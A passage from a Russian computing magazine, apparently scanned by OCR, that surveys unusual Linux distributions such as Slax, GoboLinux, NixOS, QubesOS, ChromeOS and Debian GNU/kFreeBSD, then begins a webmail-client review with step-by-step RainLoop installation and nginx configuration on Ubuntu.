Прошли годы, Seagate был убит Kingston, а дистрибутивы превратились в огромные сложные махины, созданные для выкачивания денег из компаний, чей админ внезапно уговорил начальство перевести серверы на Linux. Но где-то среди многочисленных инсталляций Ubuntu и Linux Mint продолжают существовать те самые Франкенштейны, которые привносят в мир Linux что-то новое, пусть и в честь очередного вытягивания денег.

SLAX И МОДУЛЬНАЯ СИСТЕМА РАСШИРЕНИЯ

В свое время Slax настолько меня впечатлил, что я вступил в группу разработчиков, намеревавшихся создать дистрибутив на основе его идей. Группа, впрочем, быстро прекратила свое существование по причине нереализуемости идеи, а вот Slax продолжает существовать и здравствовать.

Slax (slax.org) не просто дистрибутив, это чистокровный LiveCD, который, кроме всего прочего, можно расширять модулями. Делается это с помощью элегантного механизма, который, я уверен, применяется еще в куче других проектов, но впервые для таких целей был использован именно здесь, — файловой системы Unionfs. Суть метода в следующем: не имея возможности изменить файловую систему дистрибутива на компакт-диске с целью установки дополнительного софта, разработчики Slax придумали метод подключения к ней образов файловой системы поверх корня.

Весь дополнительный софт для Slax распространяется в виде модулей с расширением sb. Модуль представляет собой образ файловой системы Squashfs (простая ФС со сжатием), который содержит приложение и все необходимые ему файлы, лежащие по тем путям файловой системы, где они должны быть в работающей системе (usr/bin/abiword, например). Стоит положить этот модуль в специальный каталог на флешке (/slax/modules) или нарезать на диск, и система автоматически подхватит его и смонтирует поверх корня LiveCD при загрузке (Unionfs монтирует ФС друг на друга, как слои пирога). В результате в системе появится приложение, которого физически там нет.

Красота этой идеи не только в ее пригодности для расширения LiveCD, но и в абсолютной простоте реализации. Никаких менеджеров пакетов, конфликтов версий, остатков приложений в файловой системе, абсолютная защита от сбоев ФС, возможность отката к чистой версии ОС. В общем, перечислять можно долго. Но главное, что получается все это с помощью очень простого механизма, который можно реализовать в несколько строк на языке командного интерпретатора.

Есть только одна проблема: построить полноценный дистрибутив из сотен оверлейных файловых систем будет стоить и производительности, и стабильности.

GOBOLINUX И ОТДЕЛЬНЫЕ КАТАЛОГИ ПРИЛОЖЕНИЙ

Другой необычный для Linux (но стандартный в OS X и Windows) подход к установке стороннего софта используется в дистрибутиве GoboLinux (gobolinux.org). Вместо привычных любому юниксоиду каталогов /bin, /usr/bin, /usr/share и других, содержащих установленные приложения в «размазанном» по системе виде, GoboLinux использует набор каталогов /Programs, /Users, /System, /Files, /Mount и /Depot.

Фактически дистрибутив следует по пути OS X. Все системные файлы находятся в каталоге /System, а приложения, установленные пользователем, — в /Programs, каждое в своем собственном обособленном каталоге (например, /Programs/Firefox). В результате появляется возможность установки разных версий одного приложения (как вариант — библиотеки), а для удаления софта достаточно физически стереть каталог.

Однако в такой организации каталогов есть изъян, который заставил разработчиков GoboLinux применить несколько костылей. Проблема в том, что, в отличие от приложений для OS X, софт для UNIX пишется в соответствии со стандартом FHS, который предполагает наличие в системе стандартного дерева каталогов, включающего в себя те самые /bin, /etc, /lib, /usr и так далее. Приложения ожидают увидеть эту структуру на диске и при ее нарушении могут вести себя непредсказуемо.

Чтобы решить эту проблему, разработчики GoboLinux применили два хака: специальный модуль ядра и символические ссылки. Модуль скрывает все стандартные каталоги (/bin, /etc и прочие) при листинге корневого каталога, но оставляет возможность получить к ним доступ при прямом обращении. Так удается скрыть реальную структуру каталогов от пользователя.

Ссылки, в свою очередь, решают проблему совместимости. Все системные библиотеки и приложения, хранящиеся в /System, имеют символические ссылки в каталогах /bin и /lib, что позволяет системе правильно функционировать. Совместимость сторонних приложений обеспечивает инсталлятор,


Содержимое пакета Slax

```
./run
./run/requires
./usr
./usr/bin
./usr/bin/abiword
./usr/include
./usr/include/abiword-2.8
./usr/include/abiword-2.8/abiwidget.h
./usr/include/abiword-2.8/libabiword.h
./usr/include/abiword-2.8/xap_UnixTableWidget.h
./usr/lib64
./usr/lib64/abiword-2.8
./usr/lib64/abiword-2.8/plugins
./usr/lib64/abiword-2.8/plugins/opendocument.a
./usr/lib64/abiword-2.8/plugins/opendocument.la
./usr/lib64/abiword-2.8/plugins/opendocument.so
./usr/lib64/libabiword-2.8.a
./usr/lib64/libabiword-2.8.la
./usr/lib64/libabiword-2.8.so
./usr/lib64/pkgconfig
./usr/lib64/pkgconfig/abiword-2.8.pc
./usr/share
./usr/share/abiword-2.8
./usr/share/abiword-2.8/mime-info
./usr/share/abiword-2.8/mime-info/abiword.keys
```


который создает новые ссылки для каждого устанавливаемого приложения. Так, при установке Firefox появится файл /usr/bin/firefox, который на самом деле ссылается на /Programs/Firefox/bin/firefox, а также ряд других ссылок.


Да, это типичный представитель семейства Франкенштейнов, но у него есть свои поклонники, особенно из числа тех, кому стандартная организация файловой системы UNIX кажется устаревшей и неэффективной. А это, не будем спорить, действительно так.

NIXOS, ЕЕ КОНФИГУРАТОР И МЕНЕДЖЕР ПАКЕТОВ

Говоря о менеджерах пакетов и организации файловой системы, нельзя не упомянуть NixOS, едва ли не самый интересный и «правильный» с точки зрения применяемых технологий дистрибутив. NixOS (nixos.org) построена вокруг двух основных идей: декларативная модель конфигурации системы и современный менеджер пакетов, лишенный почти всех проблем, привычных dpkg, rpm и им подобным.

Обе эти технологии тесно связаны между собой и, работая вместе, реализуют весьма интересный принцип организации дистрибутива, который позволяет описать любое из его состояний (включая все конфигурационные файлы и набор уста-


Рабочий стол GoboLinux



новленных пакетов) с помощью одного центрального конфига. Для примера приведу следующий простой конфиг /etc/nixos/configuration.nix:

```
{
    # Расположение загрузчика
    boot.loader.grub.device = "/dev/sda";
    # Корневой раздел системы
    fileSystems."/".device = "/dev/sda1";
    # Включить SSH по умолчанию
    services.sshd.enable = true;
    # Включить Apache (+ настройки)
    services.httpd.enable = true;
    services.httpd.adminAddr = "alice@ex.org";
    services.httpd.documentRoot = "/webroot";
}
```

Этот файл описывает стандартные настройки простого веб-сервера с доступом по SSH. Да, NixOS действительно позволяет держать настройки разных сервисов в одном файле, но соль не в этом, а в том, что, имея данный конфиг, легко клонировать весь дистрибутив. Достаточно скопировать этот файл в свежеустановленный экземпляр NixOS и запустить команду

```
$ nixos-rebuild switch
```

И вуаля — через несколько минут мы получим дистрибутив с преднастроенными и запущенными SSH и Apache. Но самое интересное, что данная команда не просто устанавливает, настраивает и запускает софт, а фактически приводит дистрибутив к описанному состоянию. Это значит, что после выполнения команды в системе действительно останутся только SSH и преднастроенный Apache и ничего, кроме их зависимостей и конфигов (по сути, аналог установки с нуля).

Данную функциональность можно использовать для быстрого разворачивания дистрибутива, переключения между состояниями, можно быстро переносить систему между физическими или виртуальными машинами, разворачивать кластеры и многое другое. Кроме того, благодаря менеджеру пакетов NixOS гарантирует целостность системы при обновлении и даже позволяет откатить ее к предыдущему состоянию.



Любую прошлую конфигурацию Nix можно загрузить прямо из Grub

```
GNU GRUB  version 2.00

NixOS - Configuration 312 (2013-11-20 - 13.10.35455.45219b9)
NixOS - Configuration 311 (2013-11-20 - 13.10.35455.45219b9)
NixOS - Configuration 310 (2013-11-19 - 13.10.35450.912f584)
NixOS - Configuration 309 (2013-11-19 - 13.10.35450.912f584)
NixOS - Configuration 308 (2013-11-19 - 13.10.35450.912f584)
NixOS - Configuration 307 (2013-11-08 - 13.10.35442.b77a2cd)
NixOS - Configuration 306 (2013-11-02 - 13.10.35432.a6cc1e4)
NixOS - Configuration 305 (2013-11-01 - 13.10.35427.6fda96b)
NixOS - Configuration 304 (2013-10-31 - 13.10pre35379.70a2c54)
NixOS - Configuration 303 (2013-10-30 - 13.10pre35354.8150f1a)
NixOS - Configuration 302 (2013-10-25 - 13.10pre35223.ab94ccf)
NixOS - Configuration 301 (2013-10-25 - 13.10pre35209.6f911ed)
NixOS - Configuration 300 (2013-10-23 - 13.10pre35155.897329f)
NixOS - Configuration 299 (2013-10-23 - 13.10pre35155.897329f)
NixOS - Configuration 298 (2013-10-21 - 13.10pre35085.81ef604)
NixOS - Configuration 297 (2013-10-16 - 13.10pre34974.c8f261c)

Use the ↑ and ↓ keys to select which entry is highlighted.
Press enter to boot the selected OS, `e' to edit the commands
before booting or `c' for a command-line. ESC to return
```



INFO

Впервые модель установки приложений в обособленные каталоги появилась в инсталляторе GNU Stow.

Такое возможно потому, что разные версии (или сборки) одного пакета имеют различные пути расположения в системе внутри каталога /nix/store и идентифицируются системой по хешу, так что обновление — это всего лишь операция по выкачиванию новых версий пакетов, их разворачиванию по уникальному пути и «переключению» системы на их использование. Никто не запрещает в любой момент переключиться обратно. Косвенно такой подход решает проблему DLL Hell, позволяет откатывать приложения к прошлым версиям и, конечно же, устанавливать две версии одной софтины рядом друг с другом.

NixOS невероятно интересная система, и я рекомендую каждому, кто неравнодушен к Linux, обязательно ее попробовать. А мы идем дальше, на очереди QubesOS и ее виртуальные окружения.

QUBESOS ИЛИ XEN КАК ОСНОВА ДЛЯ ОС

В разные времена предпринималось множество попыток создать защищенную операционную систему на основе технологий изоляции и виртуализации приложений. В свое время в рамках проекта Syngularity этим занималась даже Microsoft, однако ни одна из попыток не увенчалась успехом. Как бы хороши ни были идеи, заложенные в ОС, почти в 100% случаев они становились «жертвой второй системы» — перетащить юзеров и разработчиков на новую платформу не удавалось.


Проект QubesOS (qubes-os.org), начатый известным польским security-экспертом Иоанной Рутковской (Joanna Rutkowska), выгодно отличается на их фоне тем, что предлагает использовать для построения безопасной ОС уже существующие разработки, без необходимости ломать совместимость с приложениями, драйверами и с нуля писать миллионы строк кода. QubesOS — это всего лишь Linux-дистрибутив на основе Fedora, однако в отличие от других он изначально построен на идее жесткой изоляции приложений и компонентов системы с помощью виртуализации.

В основе системы лежит гипервизор Xen, поверх которого запускается несколько виртуальных машин (доменов), каждая из которых ответственна за выполнение своей системной функции. В отдельных доменах здесь работают сетевой стек (включая набор драйверов), файловые системы и драйверы RAID, а также графический стек, включающий в себя X-сервер. Для запуска приложений также применяются отдельные домены, но не по одному на каждое из них (иначе система умерла бы от быстрого исчерпания ОЗУ), а разделенные на «группы по интересам»: развлечения, работа, интернет-банкинг и так далее.

Канал передачи данных между доменами зашифрован и имеет строгие ограничения на тип передаваемой информации и возможных адресатов. Это значит, например, что если злоумышленник найдет дыру в сетевом стеке Linux и сможет получить доступ к сетевому домену, то он фактически окажется заперт внутри него, так как все, что может делать сетевой



Принцип разделения QubesOS на домены



домен, — это обрабатывать запросы на сетевые подключения и передачу данных от авторизованных доменов. Это не спасет от снифинга и спуфинга, но защитит данные, хранящиеся в домене-хранилище.

В качестве графической среды в QubesOS используется KDE, модифицированная так, чтобы скрыть организацию работы системы от глаз пользователя. Приложения автоматически запускаются в различных доменах, а среда использует рамки окон разного цвета для индикации того, в каком домене работает приложение.

В настоящее время разработчики QubesOS готовят к выпуску второй релиз системы (RC2 уже доступен), в котором появятся отдельный домен для Windows-приложений и USB-домен для безопасной работы с USB-устройствами.



INFO

Интересно, что кроме Debian GNU/kFreeBSD существует также порт на микроядро Hurd, однако его состояние оставляет желать лучшего.

CHROMEOS

ChromeOS — один из самых нетипичных, странных и неоднозначных дистрибутивов Linux. Для большинства людей это всего лишь браузер, работающий почти на голом железе, но для того, кто знаком с Linux, это полноценная операционная система, в которой есть множество стандартных черт обычных дистрибутивов, перемежающихся с собственными доработками, сделанными компанией Google.

По большому счету ChromeOS — это сильно урезанная Ubuntu, поверх которой работает графическая среда, основанная на наработках проекта Chromium. За загрузку системы отвечает все тот же убунтовский Upstart, однако в силу необходимости запуска гораздо меньшего количества компонентов холодный старт ChromeOS происходит значительно быстрее (буквально за секунду). За графику здесь отвечает X.org, но используется он исключительно с целью правильной поддержки оборудования и устройств ввода, само изображение почти всегда идет в обход X-протокола напрямую в видеоадаптер (поэтому вскоре иксы будут заменены на Wayland или Mir).

Из других компонентов также используется графическая библиотека Clutter, PAM, D-Bus, NTP, syslog и cron. Идеи пакетов в системе нет, а все обновления ОС происходят в ходе OTA-обновления «одним куском». В ходе обновления система никогда не перезаписывается, а вместо этого использует второй системный раздел, который после перезагрузки становится первым. Таким образом, ChromeOS всегда можно откатить к предыдущему состоянию, а само обновление не может убить систему.

Благодаря отсутствию многих стандартных компонентов Linux-дистрибутивов и ориентированности на исполнение исключительно браузерных приложений, ChromeOS отличается высокой устойчивостью к взломам. Как и в случае с настольным браузером, каждое веб-приложение (читай: вкладка) исполняется в собственной песочнице, что позволяет предотвратить компрометацию всей системы в том случае, если злоумышленник найдет дыру в самом браузере. Системный раздел всегда смонтирован только на чтение. Для подтверждения целостности системы в хромбуках используется модуль TPM (Trusted Platform Module).

В целом ChromeOS — это не полноценная операционная система, а скорее очень нестандартный дистрибутив Linux, чего нельзя сказать, например, об Android или Firefox OS.



INFO

Версия браузера Chrome для Windows 8 — это не что иное, как ChromeOS в миниатюре.



ДРУГИЕ ИНТЕРЕСНЫЕ ПРЕДСТАВИТЕЛИ ФАУНЫ

- Glendix (glendix.org) — попытка создать Linux-дистрибутив на основе идей Plan 9.
- Tiny Core Linux (tinycorelinux.net) — полноценный дистрибутив размером 10 Мб.
- Maui (maui-project.org) — дистрибутив на основе Wayland и графической среды Hawaii.
- CoreOS (coreos.com) — минималистичный серверный дистрибутив для запуска одного приложения.
- Damn Vulnerable Linux (damnvulnerablelinux.org) — самый уязвимый дистрибутив в мире.
- Stali (sta.li) — дистрибутив на основе идеи KISS от известного проекта Suckless.



DEBIAN GNU/KFREEBSD, ИЛИ «А ПОЧЕМУ БЫ И НЕТ?»

Дистрибутив Debian всегда отличался широкой поддержкой самых разных компьютерных архитектур. Он способен работать на ARM, MIPS, PowerPC, Sparc и множестве других официально и неофициально поддерживаемых машин и процессоров. Однако один из самых интересных портов Debian был выполнен... на ядро FreeBSD.

По своей сути Debian GNU/kFreeBSD — это тот же самый дистрибутив, но модифицированный для запуска на ядре FreeBSD. Здесь есть привычный apt-get, набор конфигураторов, система инициализации в стиле System V, репозитории бинарных пакетов, KDE и GNOME, так что для конечного пользователя разница будет абсолютно не видна. Зато сисадмин найдет для себя много интересных плюшек.

Основной смысл существования этого проекта — получить возможность использовать технологии FreeBSD, недоступные в ядре Linux. К таким можно отнести нативную поддержку ZFS, модульную подсистему для работы с хранилищами данных GEOM, модульную сетевую подсистему Netgraph и, конечно же, эталонную реализацию TCP/IP-стека. Все это доступно в Debian GNU/kFreeBSD вместе с привычными плюшками Debian.

ВМЕСТО ВЫВОДОВ


Больше дистрибутивов, хороших и разных! Linux часто упрекают в фрагментации, которая создает большие проблемы для пользователей, админов и разработчиков приложений. Однако именно фрагментация и возможность собрать свой собственный конструктор делают Linux тем, чем он является. Сегодня Linux везде — на серверах, в роутерах, смартфонах, планшетах, в огромном количестве разных китайских и не очень поделок. И почти всегда это разный Linux, заточенный под определенные задачи и подходящий для конкретной ситуации. Надеюсь, что данная статья поможет тебе выбрать дистрибутив под свои индивидуальные задачи.




QubesOS: три приложения в разных доменах



QubesOS: бесшовный запуск приложений в Windows-домене





Мартин «urban.prankster» Пранкевич
martin@synack.ru

СКРИНКАСТ ПО УСТАНОВКЕ И ИСПОЛЬЗОВАНИЮ RAINLOOP ИЩИ НА НАШЕМ КАНАЛЕ НА YOUTUBE



ПОЧТОВЫЙ ЭКСПРЕСС

ВЫБИРАЕМ ВЕБ-КЛИЕНТ ЭЛЕКТРОННОЙ ПОЧТЫ

Сегодня нередко у одного пользователя сразу несколько устройств. Это, несомненно, удобно, но вызывает и проблемы, которые решаются синхронизацией данных или размещением их в облаке. Именно поэтому веб-клиенты электронной почты снова становятся востребованными.

RAINLOOP

RainLoop (rainloop.net) — легкий, современный и красивый веб-клиент электронной почты, разработанный специально с прицелом на малое потребление памяти и использование на low-end серверах. Расход ресурсов не зависит от объема почтового ящика, сообщения или вложения, а поэтому каждый активный пользователь требует немного памяти, даже в случае обработки больших сообщений. Такой эффект достигнут за счет того, что веб-клиент не использует базу данных, а обращается напрямую к файлам почтового сервера и просто отображает имеющиеся там письма, загружая по мере необходимости.

Встроенная система кеширования позволяет повысить общую производительность и снизить нагрузку на веб и почтовые серверы. Хотя в зависимостях указана СУБД (MySQL, PostgreSQL, SQLite...), она задействуется исключительно для хранения данных контактов. RainLoop — это именно веб-клиент, в его задачи не входит настройка почтовых серверов и управление учетными записями. Поэтому какую-либо базу учетных записей RainLoop не использует, после настройки подключения к почтовым серверам пользователь может подключиться, указав свой логин и пароль, созданные ранее. В настройках уже есть привязка к Gmail, Yahoo, Outlook.com и qq.com. То есть фактически после установки RainLoop пользователи могут сразу, без дополнительных настроек, подключаться к этим серверам, используя свои учетные записи. Добавить любой сервер можно за пару кликов. Чтобы ограничить подключения к почтовым серверам, используются белые списки. Но у такого подхода есть и минус — нельзя объединить несколько ящиков с разных серверов и получать к ним доступ с одного места, для каждой учетной записи потребуется открыть свое окно.

Поддерживает IMAP- и SMTP-протоколы, включая защищенные SSL и STARTTLS. Возможно шифрование сообщений при помощи OpenPGP и управление ключами (импорт и создание новых).

Интерфейс локализован. Причем это могут быть как корпоративные, так и публичные серверы. Поддерживаются многие функции настольного приложения drag and drop, горячие клавиши, автозавершение адресов, виртуальные папки, импорт и экспорт контактов (CSV, VCF и vCard). Пункты меню позволяют произвести все необходимые операции с сообщением: отредактировать, переслать, пометить как спам, распечатать, скачать в виде eml-файла.

Поддерживается интеграция с Facebook, Google (включая Google Drive), Twitter и Dropbox. Возможности расширяются при помощи плагинов. В поставке имеется 15 плагинов, упрощающих интеграцию с некоторыми приложениями и добавляющих функциональность (белый и черный списки, капча и другие). Среди плагинов проекта ownCloud (apps.owncloud.com) также можно найти RainLoop (Apps → Enable 'RainLoop'). Те, кто использует данную систему для обмена данными и их синхронизации, вероятно, оценят это, так как поддерживается возможность работы в одном домене с технологией единого входа SSO, что очень удобно как пользователю, так и админу (нет дублирования учетных записей). Внешний вид меняется при помощи тем. После установки RainLoop легко обновляется из админки. Чтобы познакомиться с интерфейсом, можно зайти на демостраницу проекта (demo.rainloop.net). Распространяется под свободной Creative Commons лицензией, позволяющей его использовать с некоммерческими целями без ограничений.

УСТАНОВКА RAINLOOP В UBUNTU 14.04 LTS

Написан RainLoop на PHP, и для установки потребуется, в принципе, стандартный набор: веб-сервер (Apache, nginx, lighttpd, MS IIS или другой) с поддержкой PHP. Для PHP следует установить и активировать ряд расширений. То есть каких-либо особых знаний для его развертывания не потребуется. Почтовый SMTP/IMAP-сервер может быть любой и работать на этой же или другой машине. Его развертывание мы рассматривать не будем. Ставим пакеты для удовлетворения зависимостей:

```
$ sudo apt-get install curl libcurl3
libcurl3-dev php5-curl php5-mcrypt
php5-cli nginx php5-fpm
```

Скачиваем архив с последней версией, создаем рабочий каталог и распаковываем архив:

```
$ wget -c http://repository.rainloop.↵
  net/v2/webmail/rainloop-latest.zip
$ mkdir /var/www/rainloop
$ cd /var/www/rainloop
$ sudo unzip ./rainloop-latest.zip
```

Устанавливаем владельца и права доступа:


```
$ sudo chown www-data:www-data -R ↵
  /var/www/rainloop
$ sudo find . -type d -exec ↵
  chmod 755 {} \;
$ sudo find . -type f -exec ↵
  chmod 644 {} \;
```

Теперь осталось добавить в nginx новый сайт:

```
$ sudo nano /etc/nginx/sites-available/
  rainloop.conf
server {
  server_name rainloop.example.org;
  listen 80;
  root /var/www/rainloop;
  access_log /var/log/access.log;
  error_log /var/log/error.log;
  index index.php;

  location / {
     try_files $uri $uri/ ↵
     /index.php?$query_string;
  }
  location ~ \.php$ {
     fastcgi_index index.php;
     fastcgi_split_path_info↵
     ^(.+\.php)(.*)$;
     fastcgi_keep_conn on;
     include /etc/nginx/fastcgi_params;
     fastcgi_pass unix:/var/run/↵
     php5-fpm.sock;
     fastcgi_param SCRIPT_FILENAME↵
     $document_root↵
     $fastcgi_script_name;
    }
  location ~ /\.ht {
      deny all;
   }
  location ^~ /data {
      deny all;
   }
}
```

При необходимости подключаем SSL, примеры можно легко найти в интернете. Делаем сайт активным, создав символическую ссылку в sites-enabled:



Настройка доменов в RainLoop

```
$ sudo ln -s /etc/nginx/↵
  sites-available/rainloop.conf /etc/↵
  nginx/sites-enabled/rainloop.conf
```

Настраиваем DNS-сервер или прописываем в /etc/hosts соответствие IP-адреса имени узла:

```
192.168.1.100 rainloop.example.org
```

Перезапускаем веб-сервер:

```
$ sudo service nginx restart
```

В принципе, сейчас можно зайти на страницу http://rainloop.example.org/ и попробовать подключиться к своему аккаунту Gmail (настройки для него уже есть), все должно работать. Админка находится по адресу http://rainloop.example.org/?admin, логин и пароль для входа admin и 12345. Далее настроек немного, и они, в общем, должны быть понятны без особых пояснений — указываем язык по умолчанию, лимит на размер файла, меняем пароль по умолчанию и так далее. Просто идем по всем вкладкам и просматриваем. Необходимо добавить домены, с которых клиенты будут получать письма. Для этого переходим в Domains, нажимаем Add Domain и заполняем данные SMTP- и IMAP-сервера: имя, IP-адрес и порт, возможен выбор защищенного соединения и настройка белого списка пользователей, которым будет разрешен доступ. Чтобы пользователь регистрировался без указания домена, только по логину, необходимо поставить флажок Use short login form и настроить страницу входа с «Домен по умолчанию». Интеграция с социальными сетями настраивается во вкладке Social. Для каждого сервиса настройки свои, все подробности с примерами и адресами расписаны в документации.


ROUNDCUBE

